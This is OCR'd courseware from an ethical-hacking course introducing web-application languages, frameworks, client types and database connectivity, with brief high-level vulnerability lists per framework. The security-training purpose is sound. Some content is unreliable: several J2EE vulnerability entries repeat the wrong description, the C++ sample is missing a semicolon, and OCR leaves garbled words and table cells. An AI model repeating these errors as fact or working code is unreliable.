
Advantages

- Provides 3-tier architecture
- Compatible with about 55 languages
- Consistent programming model
- Provides direct security support

Disadvantages

- Limited ability for client event control
- Interpreted and loosely-typed code
- Mixes layout (HTML) and logic (scripting code)
- Limited development and debugging tools
- No real state management

Processing of an ASP page



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PHP: Hypertext Preprocessor (PHP)

- PHP is an open source server-side scripting language for developing dynamic and interactive web pages

Advantages

- Easy to use
- Fast performance
- Open source and Powerful library support
- Stable
- Both a procedural and object-oriented programming language
- Built in data base connection module

Disadvantages

- Security
- Open source, so people can see source code
- Not suitable for large-scale applications, as it is not modular

```
<html>
        <head>
                <title>Hello World</title>
        </head>
        <body>
                <?php echo "Hello, world!";?>
        </body>
</html>
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Practical Extraction and Report Language (Perl)

- Perl is a high-level, script, general purpose, interpreted, cross platform, dynamic programming language
- It is designed for text editing and most popularly used in web development
- It can also be utilized for image creation and manipulation

Features:

- It works with HTML, XML, and other mark-up languages
- It supports Unicode
- It is Y2K compliant
- It supports both procedural and object-oriented programming
- It interfaces with external C/C++ libraries through XS or SWIG
- It is extensible

Advantages

- It is the most powerful language for text handling and parsing
- It takes less time to execute, as there is no need to compile a Perl script
- It is simple and easy to program and understand
- It is object oriented
- It is used in web development, mostly for payment gateways

Disadvantages

- There is minimal GUI support as compared to other programming languages
- Understanding complex patterns requires experience

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

JavaScript

- JavaScript is a dynamic computer programming scripting language that works in all major browsers, such as Internet Explorer, Mozilla, Firefox, Netscape, and Opera
- It is used to improve design, validate forms, detect browsers, and create cookies, among other tasks, in web pages

Advantages	Disadvantages
Less server interaction	Lacks in multithreading or multiprocessor capabilities
Immediate feedback for visitors	Cannot be used for networking applications
Increased interactivity	
Richer interfaces	


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Bash Scripting

- Bash shell is a scripting environment that comes with Linux distro and is generally very useful for automating certain actions during penetration testing
- It is essential for the penetration tester to be familiar with the bash script environment to speed up their penetration testing work

Creating bash file

- Create a text file with any text editor and designate the .sh extension





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PowerShell

- Power shell is an object-oriented command line shell and scripting language developed by Microsoft to help system administrators to configure systems and automate administrative tasks
- Built on the .NET Framework common language runtime, the PowerShell not only accepts and returns text but also .NET Framework Objects
- It includes cmdlets (command-lets) that perform single functions
- PowerShell executes four different types of commands:
  - PowerShell functions
  - Executable programs
  - Cmdlets
  - PowerShell scripts

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

C and C++

- C is a procedure-oriented programming language for writing computer programs
- It gives total control and efficiency for reading and writing codes for different platforms, such as scientific systems, OSs, and microcontrollers, to the programmers
- It is a middle-level programming language, as it has the ability to combine elements of high-level languages with the functionality of assembly languages

Syntax for C program

```
#include <stdio.h>
int main(void)
{
printf("Example program in C");
return 0;
}
```

- C++ is an objected-oriented programming language that provides better abstraction through classes and objects
- It is the superset of the C language, supporting both static and dynamic polymorphism

Syntax for C++ program

```
#include<iostream>
using namespace std
int main()
{
cout << "First program in C++";
return 0;
}
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

C and C++ (Cont'd)

Key Features in C

- Low level Features: it is easy to write assembly codes in C, as it is closely related to low level language
- Portability: It can run on any compiler with little or no modification
- Powerful: Provides a wide variety of data types and functions and useful control and loop control statements
- Bit Manipulation: Provides a wide variety of bit manipulation operators
- High Level Features: More user friendly
- Modular programming: Code can be written in routines called functions that can be reused in other programs
- Supports efficient use of pointers, dynamic memory allocation, and graphic programming
- Has a rich set of library routines for string manipulations, I/O operations, mathematical functions, and other functions

Key Features in C++


- Classes: Used to create user defined data types
- Inheritance: Allows one data type to acquire the properties of other data types
- Data Abstraction: Representative of key features without including background details
- Encapsulation: Wraps up of data in a single entity
- Polymorphism: Uses one interface for many implementations
- Dynamic Binding: Links a procedure call to code to be executed in response to the call
- Message Passing: A set of objects communicate through passing messages
- Function Overloading: A series of functions defined with different argument types that use the same function name
- Operator Overloading: Adds properties to operators for new data types
- Other features include try-catch-throw exception handling, stricter type checking, and more versatile access to data and functions

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

CGI


- Common Gateway Interface (CGI) is the standard way for a web server to connect to external applications

CGI based architecture



- CGI gathers information sent from a web browser to a web server, makes it available to an external program, and forwards the output received from program to the web browser

How a CGI request is processed?



- CGI is supported by many web servers and is language independent (widely used: Perl, C, and C++)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Application Development Frameworks and Their Vulnerabilities

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


.NET Framework

- Characteristics of .NET Framework Architecture based on CLR, FCL, and JIT technology:
  - Multi-Language
  - Cross platform

Some of the .NET Framework Vulnerabilities

- **Remote Code Execution Vulnerability:** This vulnerability allows the execution of code remotely via a malicious document or application
- **Denial of service (DoS) Vulnerability:** This vulnerability allows submitting malicious input by sending crafted web requests. These requests deny legitimate user access to the .NET application service.
- **Feature Bypass Vulnerability:** This vulnerability allows bypassing Enhanced Security Usage taggings on the presentation of an invalid certificate for a specific use
- **Modifying the Framework Core (.NET Assembly Tampering):** The framework DLL's can be tampered with to modify the implementation

.NET Framework Architecture



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


J2EE Framework

- J2EE is a platform-independent environment for designing and developing Java-based web applications built on a multi-tiered, distributed application model

Some of the J2EE Framework Vulnerabilities:

- **Bypass cross-site scripting (XSS):** Allows bypass cross-site scripting (XSS) protections for J2EE applications using a request with non-canonical, "overlong Unicode" in place of blacklisted characters with a %00 (encoded null byte)
- **Execute arbitrary programs:** The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements
- **Denial of service:** The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements
- **Sensitive information disclosure:** The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements

J2EE Components



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

ColdFusion

- ColdFusion is a rapid web application development platform
- The ColdFusion platform is built on Java and uses the Apache Tomcat J2EE container

Some of the ColdFusion Framework Vulnerabilities:

- Directory Traversal
- Unvalidated Browser Input
- ColdFusion CSRF Vulnerability
- CFFILE, CFFTP, and CFPOP Vulnerability
- ColdFusion DoS Attack Vulnerability

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ruby On Rails

- Ruby On Rails is a server-side web application framework
- Ruby On Rails implements the model–view–controller (MVC) pattern

- **Model (ActiveRecord):** Maintains the relationship between the objects and the database
- **View (ActionView):** Responsible for presentation of the data script-based template systems (JSP, ASP, PHP)
- **Controller (ActionController):** Directs traffic by querying the models for specific data and organizing that data in the view



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ruby On Rails (Cont'd)

The following are a few Ruby On Rails framework vulnerabilities:

Remote Code Execution	Any Ruby On Rails application having the XML parser enabled is vulnerable to Remote Code Execution. This facilitates database retrieval when executing vulnerable code
Authentication Bypass Vulnerability	The basic authentication process in Ruby on Rails does not use a constant-time algorithm for verifying credentials; this enables bypassing authentication by measuring timing differences
Denial of Service Attack	Involves superfluous caching and memory consumption by leveraging an application's use of a wildcard controller route. Improperly restricted use of the MIME type cache causes denial of service (memory consumption) using a crafted HTTP Accept header
Directory Traversal Vulnerability	Action View allows reading arbitrary files by leveraging an application's unrestricted use of the render method and providing a .. (dot dot) in a pathname
Cross-Site Scripting (XSS) Vulnerability	Action View allows injecting arbitrary web scripts or HTML via text declared as "HTML safe" and used as attribute values in tag handlers


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

AJAX

- Ajax frameworks are used for creating web applications with a dynamic link between the client and the server
- Ajax uses the following web technologies to implement a web application
  - HTML / XHTML, CSS — Presentation
  - Document Object Model (DOM) — Dynamic display and interaction with data
  - JSON , XML — interchange of data
  - XSLT — Manipulation
  - XMLHttpRequest object — Asynchronous communication
  - JavaScript — Integration for use of technologies together



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

AJAX (Cont'd)

Some of the AJAX Framework Vulnerabilities:

- Increased Attack Surface
  - More hidden calls mean more security threats
  - Multiple scattered end points and hidden calls
- Browser-based attacks
  - The browser security model is not sufficient to deal with the Ajax model
  - JavaScript, the foundation of Ajax, is vulnerable to browser-based attacks
- Cross-site scripting
  - Dynamic building DOM
  - Dynamic script construction and execution of Javascript result in untrusted responses
  - User controlled data in more places
  - Self propagating XSS attack codes
  - Stream (i.e. JSON, XML etc.) contents may be maEcious
- Mashup and Widget Hacks
  - Mashup is a self infected XSS attack
  - Mashups lack clear security boundaries
  - Widgets get the same rights as the sites running the widget
  - 3rd party APIs are designed for ease of use and not security
  - GET requests that retrieve JSON information are vulnerable
- CSRF Attack
  - The cross-domain access workaround results in crafting an AJAX based Dynamic CSRF attack vector
- XML and JSON based attacks
- SQL Injection
  - Inject malicious swf files
  - inject malware serving JavaScript
  - Injections can occur in JSON, XML, SOAP, and other streams
- XPATH Injection

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Subcomponents

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Web Subcomponents

Web applications have three primary components:

Web browser (or client)	⊖ The user interface for interacting with the application ⊖ Handles the presentation logic ⊖ Validates user-provided input
Web application server	⊖ The web server retrieves and processes the requested file and renders the output to the web browser
Database server	⊖ Stores data for database-driven web application ⊖ Provides business logic (stored procedures)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Thick and Thin Clients

- In a Client/Server architecture, the client is an application that runs on a client machine and depends on the server to perform operations

Thin clients

- Software deployed on a central server location
- Minimal hardware and software installation required on the user's machine
- Basic requirement — an input device (keyboard) and viewing device (display)
- All end users' systems are centrally managed
- Best-suited for applications where the same information is accessed by the clients.
- Best suited for public environments (hotels and airports)

Thick client

- Independent of a central processing server
- Processing done on the client machine
- Provide more features (GUI and graphics)
- Customizable
- Server primarily stores data
- Not suited for public environments
- Requires operating specific applications
- Provides a more robust and local computing environment

Smart Clients (rich clients)

- Smart client applications use web services to communicate with server-based applications
- Smart client applications can be executed without using the Internet (offline)
- Designed to be executed on multiple platforms and languages
- Smart clients require devices having Internet connectivity like (desktops, workstations, notebooks, tablet PCs, PDAs, and mobile phones.)
- Offers rich GUIs

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Applet

- An Applet is a java program that is embedded in a webpage. It runs inside the browser and works on the client side
- An applet contains the entire JAVA API

Advantages

- Fast performance, as it runs on the client side
- Secure
- Can be executed in multiple platforms, such as Linux, Windows, and Mac

Disadvantages

- A plugin is required for the client browser to execute the applet

Life Cycle of an Applet

- **init** — Used to initialize the applet
- **start** — Automatically called after the browser calls the init method
- **stop** — Automatically called on exiting from the applet page
- **destroy** — Called when the browser shuts down normally
- **paint** — Invoked immediately after the start() method

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Servlet

- A servlet is a Java program deployed on the server that responds to client requests and dynamically generates responses
- Servlets are robust and scalable

Advantages

- Allows the creation of a dynamic web page
- Inherits all features of JAVA
- Portable across web servers
- Enables servlet and server communication

Disadvantages

- Designing in servlet is difficult
- Performance reduced when an application implements servlets
- Difficult to build complex business logic
- Requires the Java Runtime Environment on the server to executing servlets

Life Cycle of a Servlet

- **init()** - Initialize the servlet instance
- **service()** - Invoked after every service request
- **destroy()** - Remove the servlet out of service

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

ActiveX

- ActiveX is a set of technologies and services based on the Component Object Model (COM), which makes it easy to integrate and reuse any component
- Brings component-based development to the Internet
- COM/DCOM Lets ActiveX components run anywhere


ActiveX Controls

- Controls that can be manipulated visually by GUI tools
- Java VM and Java Component are ActiveX Components

ActiveX Scripting

- Supports any scripting language, such as VBScript, JScript, Perl, PowerScript, and Tck/Tk

Elements of ActiveX



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Flash Application

- Most websites use Flash components to provide rich functionality to their users
- These Flash applications can be in the form of animations, rich Internet applications, desktop applications, mobile applications, mobile games, and embedded web browser video players

Advantages	Disadvantages
Allows interactivity	Takes more time to load
Compatible with all browsers	Needs Flash Player to be installed to watch Flash movies
	Difficult to optimize for search engines

- **Tools to design Flash applications and video games:** Adobe Animate, Adobe Flash Builder, Adobe Director, FlashDevelop and Powerflasher FDT, Adobe AIR, Flash Catalyst, or Apache Flex SDK with any text editor
- **Tools to view Flash applications:** Flash Player (for web browsers) and AIR (for desktop or mobile apps) or third-party players such as Scaleform (for video games)
- **Language used to develop Flash applications:** ActionScript is the programming language for developing Flash applications

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Database Connectivity


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: SQL Sever

- Web Application uses the following connection methods when connecting to an SQL server
  - Using a Connection String
  - Using OLE DB file (.UDL)
  - ODBC Data Source Name (DSN)



- To connect to SQL Server databases, you need to know:
  - Server Name
  - Security Information
  - Database Name
  - Data Interface / API to use
  - Connection Procedure

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: SQL Sever (Cont'd)

- Web applications use two types of authentication modes when defining their connection to the SQL server

Windows Authentication Mode

- The default security Mode for SQL Server
- Windows Users and groups are trusted to login
- Uses a series of Encrypted messages to authenticate users
- Used when both the database and application are on the same server

Mixed Mode

- User credentials are maintained within the SQL Server
- Used when users connect from different, non trusted domains (Internet applications)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Data Controls used for SQL Server Connection

Data Controls

- Use DAO (Data Access Object)
- Not natively possible
- Use a JET database connection
- The most efficient way

ADO Data Controls

- Use ADO (ActiveX Data Object)
- Set the connection string property
- Set the RecordSource property

ADO Data Controls (DSN)

- Use ADO (ActiveX Data object)
- Set the connection string property
- Set the RecordSource property

ADO Data Controls (UDL)

- Uses ADO (ActiveX Data object)
- Set the connections string property
- Set the RecordSource property

ADO Programmatically

- Declares an ADO connection object
- Sets the connection string
- Opens the connection
- Instantiates the recordset

Others

- RDO — Similar to ADO. Uses DSN or DSN-less connection strings
- ODBCDirect — Uses RDO (Remote Data Object) for database connectivity
- ODBC — API to access databases

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: MS ACCESS

Requires the following to connect your application to the MS ACCESS database

- OLE DB connection manager
- Data provider

Steps to connect to MS Access from the application

- Create an OLE DB connection manager
- Select the corresponding data provider using
  - Connection Managers area in SSIS Designer
  - SQL Server Import and Export Wizard

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: MySQL

MySQL Connectors

- MySQL provides standards-based drivers JDBC, ODBC, .Net, and native C to build and connect a database from applications

Developed by MySQL	Developed by Community
ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)	ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
ODBC Driver for MySQL (Connector/ODBC)	Perl Driver for MySQL (DBD::mysql)
